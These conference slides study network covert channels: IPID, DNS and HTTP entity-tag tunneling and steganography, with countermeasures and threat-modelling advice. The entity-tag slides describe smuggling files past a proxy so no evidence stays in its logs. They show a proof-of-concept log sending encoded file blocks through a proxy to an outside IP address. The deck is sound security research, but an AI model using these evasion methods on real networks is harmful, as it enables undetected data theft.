Deception on the network

Thinking differently about covert channels

Maarten Vanhorenbeeck
maarten@daemon.be

Covert Channels

“What a thing was this, too, which that mighty man wrought and endured in the carven horse, wherein all we chiefs of the Argives were sitting, bearing to the Trojans death and fate!”

- Menelaus, king of Sparta, in Homer’s Odyssey
(transl. 1919 by Murray)

Covert Channels (2)

- Transmission channels that may be used to transfer data in a manner that violates security policy (ISO, 1998)
- Research focused on trusted systems
  - TCSEC ‘Light Pink Book’ or “A guide to understanding Covert Channel Analysis in Trusted Systems”
  - *Storage* or *timing* channels

Covert Channels (3)

- Trusted systems are rare in commerce
- Covert channels may still be an issue

- Differences in objective of exploitation?
  - Data smuggling
  - Code Execution

Contemporary examples

- IP Header Tunneling
- DNS Tunneling
- Entity Tag Tunneling
- Steganography

IP Header Tunneling

- Data encapsulated in IP datagram
- Regulates transfer and flow control

<table>
<tr><td>Version</td><td>IHL</td><td>TOS</td><td colspan="2">Total Length</td></tr>
<tr><td colspan="3">Identification (<b>16 bit</b> value)</td><td>Flags</td><td>Fragment Offset</td></tr>
<tr><td colspan="2">TTL</td><td>Protocol</td><td colspan="2">Header checksum</td></tr>
<tr><td colspan="5">Source IP address</td></tr>
<tr><td colspan="5">Destination IP address</td></tr>
<tr><td colspan="5">Options</td></tr>
</table>

- IPID header identifies components of a datagram after fragmentation


IP Header Tunneling (2)

- Tunneling methodology:
  - Encode data in 16 bit blocks
  - Use as IPID header
  - Decode on other end

- Countermeasures:
  - Compartmentalization of network
  - Rewriting headers on perimeter devices

DNS Tunneling

- Identified by Oskar Pearson in 1998
- Refined by Dan Kaminsky (BlackHat, 2004)



Corporate network

Client

DNS Server

TXT record for hibob.example.com ?

Heyalicewhatsup

Root Nameserver

.com Nameserver

example.com Nameserver

Who is .com ?

.com is .com Nameserver

Who is example.com ?

That’s example.com Nameserver

TXT record for hibob.example.com ?

That’s Heyalicewhatsup

DNS Tunneling (2)

- Common technique to make free use of wireless hotspots
- Countermeasures
  - Legitimate traffic, IDS generally ineffective
  - Statistical Anomaly Detection
  - Moving DNS to perimeter proxies

HTTP Entity Tag Tunneling

- HTTP Tunneling already common
  - Existing tools use detectable protocols
  - URI Request Header usually logged

- A penetration test required trafficking of a file without leaving actual file content as forensic evidence in the proxy logs

HTTP Entity Tag Tunneling (2)

- Methodology:
  - Launch connections through Proxy
  - Identify headers that are not altered

- Entity tags:
  - Allow clients to verify whether locally cached page content is still current.
  - No protocol rules on constitution or length (little in the way of bandwidth constraints)

HTTP Entity Tag Tunneling (3)

- Approach:
  - Application on client and server
  - Divide file in 128 byte blocks
  - Encode blocks in Base64
  - Transmit block as header of a regular HTP request (client)
  - Decode block and append to file (server)

HTTP Entity Tag Tunneling (4)

- Proof of Concept: Wondjina

```
maarten@qetesh:~$ ./wondjina.pl

   Wondjina client [Web Header Tunneling]
   Transmitting ./wondjina.in to 64.246.44.158 through 10.0.0.1 port 3128
   Processing IyEgL3Vzci9iaW4vcGVybApldmE=
   Processing bCAiZXhlYyAvdXNyL2Jpbi9wZXI=
   Processing bCAtUyAkMCAkKiIKICAgIGlmIDA=
   Processing OwojIENvcHlyaWdodCAoQykgMTk=
   Processing bWVtb3J5IGxlYWtzLlxuIiBpZiA=
   Processing KCRhbnl0aGluZyA9PSAwKTsKCmU=
   Processing eGl0ICRhbnl0aGluZyAhPSAwOwo=
   [~] Transfer completed.
```

HTTP Entity Tag Tunneling (5)

- Countermeasures
  - Maintain state on entity tags at the proxy:
    - But will not match when page has changed;
    - Web cluster members may use unique file identifier (inode) to generate entity tags, causing false positives.
  - Discard entity tags or use HTTP/1.0

Steganography

- Covertly encoding data in ‘lossy’ formats

Original picture

Embedded data

- Provos (2002): rarely seen in the wild

New ‘blended’ threats

- Microsoft JPEG GDI+ vulnerability
  - Paradigm shift: ‘images became executable’
  - Very little protection
    - Anti Virus focused on known executable content
    - Network IDS was unprepared;
      attacks on the presentation layer?
  - Rapidly followed by similar ‘WMF’ vulnerability
- Covert channel leading to automated execution of a client-side vulnerability

Approaches to Covert Channels

- Covert Channel Analysis:
  - Identify channel
  - Measure its bandwidth

  (NCSC 1987: 10 bits per second or higher requires audit by Trusted Computing Base)

- Is bandwidth still the only applicable risk management guideline ?

Approaches to Covert Channels (2)

- Covert channel enables multiple threats:
  - Well-intentioned bypassing of security measures: access web mail application;
  - Transfer of code to an internal client that allows exploitation of vulnerabilities not usually exposed to the internet;
  - Trafficking of intellectual property.

- Very different threat environment that requires systemic analysis

Risk Management Approaches

- Probabilistic Risk Analysis
  - Lack of threat level and adversary information
  - Only internal intelligence (system design)
- Usually not an attack, but part of one

- Standards
  - ISO17799 and ISO27001
    Broad network segregation controls
- Policies & Procedures
  - OSSTMM, SDLC: no mention

Risk Management Approaches (2)

- Management of security posture
  - Vulnerability Assessments (*continuous risk analysis*): identify vulnerabilities in specific components of a system
  - Penetration Tests (*acceptance testing*): Find ‘one of many’ ways to compromise a system. Type of threat posed by covert channel is drastically different from common vulnerability

Threat Modelling

- “understanding the complexity of the system and identifying all possible threats to the system, regardless of whether or not they can be exploited” (Myagmar, Lee & Yurcik, 2005)
- Open-ended: define the security requirements, define the threats and review them in detail

- Usually only applied in software development: nevertheless a candidate process for production covert channel analysis

Conclusion

- Covert channels can pose a real threat
- Design of covert channels is quite simple
- Appearance of blended threats shows a need for more imagination in the security process

- Threat modelling of “systems” instead of “software” is a new requirement
- Need for new ways of identifying channels

References

- ISO (1986) *Information technology. Vocabulary. Control, integrity and security*. Geneva: International Organization for Standardization

- Kaminsky, D. (2004) *DNS Tunneling presentation*. [Online] Available at: http://www.doxpara.com/bo2004.ppt

- Murray (1919) *Homer. The Odyssey*. (Translation by) Cambridge: Harvard University Press.

- Myagmar, S., Lee, A. J. & Yurcik, W. (2005) Threat modelling as a basis for security requirements. *Symposium on Requirements Engineering for Information Security*. [Online] Available at: http://www.projects.ncassr.org/threatmodelling/sreis05.pdf

- NCSC (1987) *A Guide to Understanding Audit in Trusted systems*. Fort Meade: NCSC

- Pearson, O. (1998) *DNS Tunnel – through bastion hosts*. Bugtraq posting. [Online] Available at: http://seclists.org/bugtraq/1998/Apr/0079.html

- Provos, N. & Honeyman, P. (2001) Detecting Steganographic Content on the Internet. *Proceedings of the Network and Distributed System Security Symposium – San Diego 2002*. Reston: The Internet Society.

Only references for these slides are mentioned. Full reference list included in paper.